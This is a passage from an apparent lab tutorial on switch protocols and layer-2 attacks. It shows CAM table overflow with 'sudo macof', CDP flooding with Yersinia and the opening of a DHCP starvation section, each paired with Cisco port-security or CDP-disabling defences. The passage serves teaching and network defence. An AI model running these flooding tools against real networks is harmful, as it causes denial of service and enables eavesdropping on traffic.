


Figure 18 STP protocol on work

Let's consider a scenario in which Switch B initiates a broadcast message. As this message traverses through Switch A and Switch C, Switch A, in turn, broadcasts it to both Switch A and Switch B, while simultaneously forwarding it to Switch B and Switch C. This creates a redundancy where the same broadcast is transmitted multiple times within the network, resulting in an escalation of unnecessary network traffic. This phenomenon is commonly referred to as a "broadcast storm."




Figure 19 Broadcast Storm

Furthermore, Switch B transmits a message to both Switch A and Switch C, and subsequently, Switch C also forwards the same message to Switch A. However, in this scenario, Switch A encounters a state of confusion. This confusion arises from the fact that it already possesses the message and MAC address but from a different port. Consequently, in an effort to rectify this inconsistency, Switch A proceeds to modify its port configuration.

The solution is simple:




Figure 20 Prevention of broadcast storm

The switch C dismisses the message and only receives from the switch A. And if a problem happens on different trunks the closed trunk will be opened.




Figure 21 Steps of preventing broadcast storm

0.10.) HSRP: Hot Standby Router Protocol

HSRP, which stands for Hot Standby Router Protocol, is a proprietary Cisco protocol designed to offer redundancy for a local subnet. This protocol serves to enhance high availability and fault tolerance in network routing. HSRP enables the configuration of two or more routers as standby routers, with only one router designated as the active router at any given moment. This approach ensures that in the event of a failure of the primary router, a backup router can swiftly assume the active role, minimizing network downtime and preventing service disruption.

0.11.) CDP: Cisco Discovery Protocol

CDP, or Cisco Discovery Protocol, serves as a primary tool for the identification and data acquisition concerning neighboring network devices. It's essential to note that CDP is a proprietary Cisco protocol. The CDP protocol enables cisco devices to discover and communicate with one another.

0.12.) CAM: Content Addressable Memory Table

A Content Addressable Memory (CAM) table is a vital component essential for the functioning of an Ethernet networking switch. Ethernet switches serve the purpose of connecting multiple computers within a single network, similar to hubs and other network devices. However, they differ in their inclusion of a CAM table.

The CAM table plays a pivotal role in enabling the switch to direct data to a specific computer on the network, as opposed to broadcasting it to all connected computers. This enhances the precision and efficiency of data transmission within the network but simultaneously introduces a heightened susceptibility to hacking attempts targeting the network system.

NETWORK ATTACKS

1.) CAM Overflow Attacks

The CAM table is designed to store information, including MAC addresses along with associated VLAN parameters. These tables have a fixed size, which renders them susceptible to potential exploitation through buffer overflow attacks. Such attacks can be initiated by introducing fabricated MAC addresses into the table, potentially overwhelming its capacity.

When data arrives at network switches, they consult their CAM table to determine the appropriate destination port for the MAC address in the incoming data frame. If the MAC address is present in the table, the switch proceeds to forward the data to the corresponding port. However, if the MAC address is not found in the CAM table, the switch resorts to broadcasting the data to all connected nodes.

1.0) Anatomy of CAM Table Overflow Attacks

Due to the limited CAM table size on Cisco switches, CAM table overflow attacks can be executed by flooding the switch with an extensive volume of frames. This influx of data is intended to overwhelm the switch, effectively causing it to operate akin to a hub. Hubs, by their very nature, lack inherent security measures, as they lack switching logic. Conversely, switches are designed to make educated decisions about data routing. However, in the absence of precise configuration, attackers can potentially manipulate a switch's behavior.

As a consequence of a CAM table overflow attack, the switch can mimic the functionality of a hub. This, in turn, simplifies eavesdropping on network conversations and may render the switch inoperable. For carrying out this attack, the "macof" tool is employed, which generates a substantial number of MAC entries. It is noteworthy that "macof" creates 150,000 MAC entries, a figure just below the typical MAC address limit of 155,000 on an average switch.

1.1.) Execution of CAM Table Overflow Attacks




Figure 22 CAM overflow

As depicted in the figure above, prior to the initiation of our attack, the CAM table contains a solitary MAC address, corresponding to our Kali virtual machine.




Figure 23 Starting CAM overflow attack

To carry out the attack, all that is required is the execution of the "macof" tool with root privileges. This can be accomplished by running the command "sudo macof" on our machine.

Figure 24 CAM overflow attack on work

As evident from the output generated by the "macof" tool, our machine effectively inundates the switch with fabricated MAC addresses.

To substantiate the success of our attack, we can verify the results by accessing the console of the Cisco switch. The subsequent section provides a depiction of the switch's condition following the successful completion of our attack.




Figure 25 Result of CAM overflow attacks

Let’s also analyze the attack with the Wireshark.




Figure 26 Capturing CAM overflow attack in Wireshark

As it can be seen Wireshark captured a lot of frames.

1.2.) Defending Against CAM Table Overflow Attacks

The steps required to secure our Cisco switch are as follows:

To gain access to the privileged mode, the "Enable" command is utilized. Subsequently, the configuration mode is accessed through "conf t."




Figure 27 CAM overflow prevention step 1

Specific interfaces are designated using the "interface gigabitEthernet 0/0" command




Figure 28 CAM overflow prevention step 2

The "switchport mode access" command is employed to configure the interface to access mode.




Figure 29 CAM overflow prevention step 3

"switchport port-security" is then invoked to activate the security mode

```
Switch(config-if)#switchport port-security
Switch(config-if)#
```

Figure 30 CAM overflow prevention step 4

To restrict devices from transmitting more than one MAC address to the switch, the command "switchport port-security maximum <maximum_amount_of_allowed_mac_address>" is used.

```
Switch(config-if)#switchport port-security  maximum 2
Switch(config-if)#
```

Figure 31 CAM overflow prevention step 5

Additionally, the "switchport port-security violation shutdown" command is implemented to enforce the aforementioned security measures. Any violations result in the shutdown of the offending device, effectively removing it from the network.

Subsequently, our attack is reattempted, as shown in the figure below. Notably, the figure illustrates that even in our subsequent attempt, we are unable to flood the switch with MAC addresses. This attests to the effectiveness of the security measures implemented.




Figure 32 Output of CAM overflow attacks after we secured our switch

It should be remembered that once the port is closed, the network admin needs to open it manually. S/he can do it via ”errdisable recovery cause psecure-violation" command

2.) CDP Flooding Attacks

2.0.) Anatomy of CDP Flooding Attacks

For executing this attack, we will employ the Yersinia tool. Yersinia is a highly versatile and effective tool for carrying out network attacks, particularly with regard to the data link layer attacks.

The yersinia tool, just like macof, creates fake packet. For this instance, it creates fake CDP packets with fake information and sends them to the switch in the hopes of flooding it. In doing so, the objective is to disrupt the network. The introduction of erroneous data within the CDP packets can lead to device misconfigurations. Attackers can employ CDP flooding as a reconnaissance technique to gather information about the network's topology, device types, and configurations. This collected data can subsequently be utilized in the planning of more precisely targeted attacks.

2.1.) Execution of CDP Flooding Attacks

Prior to commencing the attack, it is prudent to assess the number of CDP packets present on the switch. This can be accomplished using the "show cdp traffic" command.

```
Total cdp entries displayed : 0
Switch#show cdp tra
Switch#show cdp traffic
CDP counters :
        Total packets output: 101, Input: 0
        Hdr syntax: 0, Chksum error: 0, Encaps failed: 0
        No memory: 0, Invalid packet: 0,
        CDP version 1 advertisements output: 0, Input: 0
        CDP version 2 advertisements output: 101, Input: 0
Switch#show cdp
Global CDP information:
        Sending CDP packets every 60 seconds
        Sending a holdtime value of 180 seconds
        Sending CDPv2 advertisements is  enabled
Switch#
```

Figure 33 Before CDP flooding attacks

Furthermore, with "show cdp" command you can get information about cdp.




Figure 34 Yersinia - cdp

We go to launch attack, select flooding CDP table.




Figure 35 Starting the attack

(At his stage my kali machine stopped working so I had to turn to ubuntu.)




Figure 36 CDP flooding attack at work

Here, it is evident that our CDP flooding attack is operational.

To confirm the success of our attack, we can verify the results on the switch's terminal. By executing the "show cdp traffic" command, we can ascertain the quantity of CDP packets sent during the attack.

```
Switch#show cdp tr
Switch#show cdp traffic
CDP counters :
        Total packets output: 38, Input: 789
        Hdr syntax: 0, Chksum error: 0, Encaps failed: 0
        No memory: 0, Invalid packet: 0,
        CDP version 1 advertisements output: 0, Input: 789
        CDP version 2 advertisements output: 38, Input: 0
Switch#
```

Figure 37 Output of CDP flooding attack

```
Switch#show cdp ne
Switch#show cdp neighbors
Capability Codes: R - Router, T - Trans Bridge, B - Source Route Bridge
                  S - Switch, H - Host, I - IGMP, r - Repeater, P - Phone,
                  D - Remote, C - CVTA, M - Two-port Mac Relay

Device ID        Local Intrfce     Holdtme    Capability  Platform  Port ID
SS00000          Gig 0/0           69           R T B S yersinia  Eth 0
VV00000          Gig 0/0           61           R T B r yersinia  Eth 0
RRRRRR0          Gig 0/0           60           R T H I yersinia  Eth 0
0NNNNNN          Gig 0/0           59             R H I  yersinia  Eth 0
RRRR000          Gig 0/0           60           R T B S yersinia  Eth 0
000QQQQ          Gig 0/0           57               I    yersinia  Eth 0
RR00000          Gig 0/0           57         R T S H I yersinia  Eth 0
00000MM          Gig 0/0           54           S H I r yersinia  Eth 0
00000RR          Gig 0/0           52            R B r  yersinia  Eth 0
0000000          Gig 0/0           74            R T I  yersinia  Eth 0
II11111          Gig 0/0           72            T S I  yersinia  Eth 0
111HHHH          Gig 0/0           64         R T B S H yersinia  Eth 0
111IIII          Gig 0/0           73              S H   yersinia  Eth 0
111DDDD          Gig 0/0           59         R T B S I yersinia  Eth 0
1HHHHHH          Gig 0/0           55           R T B H yersinia  Eth 0
1EEEEEE          Gig 0/0           67             B S r  yersinia  Eth 0
1111111          Gig 0/0           74             T S H  yersinia  Eth 0
2EEEEEE          Gig 0/0           70              S I   yersinia  Eth 0
 --More--
```

Figure 38 Output of CDP flooding attack -2

The figure above shows us the made up cdp neighbors. Before the attack there were zero neighbors.

2.3.) Preventing CDP Flooding Attacks

The most effective method for safeguarding a switch against CDP flooding attacks is to disable the switchport. To achieve this, follow these steps:

1. Begin by clearing the CDP table using the "clear cdp table" command.

2. Enter the configuration mode by executing "conf t."

3. To designate the correct interface, utilize the "interface gigabitEthernet 0/0" command. It's worth noting that, if necessary, a range of switchports can be specified using a command like "interface range gigabitEthernet 0/0-2."

4. Subsequently, to deactivate CDP on the selected switchports, use the "no cdp enable" command.

With these measures in place, we can now proceed to execute the CDP flooding attack once more to assess the effectiveness of our precautions.




Figure 39 Before flooding attack

As observed, following the implementation of these precautions, the CDP reveals no neighboring devices.

An alternative approach to enhancing security is by employing abbreviated commands, as follows: "sw mo ac," "sw po," "sw po max 2," and "sw po vi sh." To clarify, these abbreviations represent the following configurations: "sw po vi sh" corresponds to "switchport port-security violation shutdown." The outcome of this alternative approach is consistent with the previously described measures.




Figure 40 Output after securing the switch

3.) Attacks On DHCP Protocol

3.0.) Anatomy of DHCP Starvation Attack

In this section, we will explore two distinct types of DHCP attacks: DHCP starvation and spoofing attacks. DHCP starvation operates by broadcasting fake DHCP requests with manipulated MAC addresses. As previously discussed, DHCP allocates IP addresses dynamically, primarily in response to devices seeking network access. It's within this context that DHCP spoofing attacks are most opportunistic. The attacker's objective is to deplete the pool of available IP addresses, potentially disrupting network services. The outcomes of this type of attack may lead to IP address conflicts and network instability.

For conducting DHCP starvation attacks, specialized tools such as "gobbler" or "yersinia" are commonly employed.

Subsequently, the attacker can create a counterfeit DHCP server to respond to the DHCP requests emanating from various computers. This allows the attacker to execute Man-in-the-Middle (MITM) attacks with relative ease.

3.1.) Execution of DHCP Starvation Attack

DHCP starvation attack is an attack that targets DHCP servers whereby forged DHCP requests are crafted by an attacker with the intent of exhausting all available IP addresses that can be allocated by the DHCP server. Under this attack, legitimate network users can be denied service.

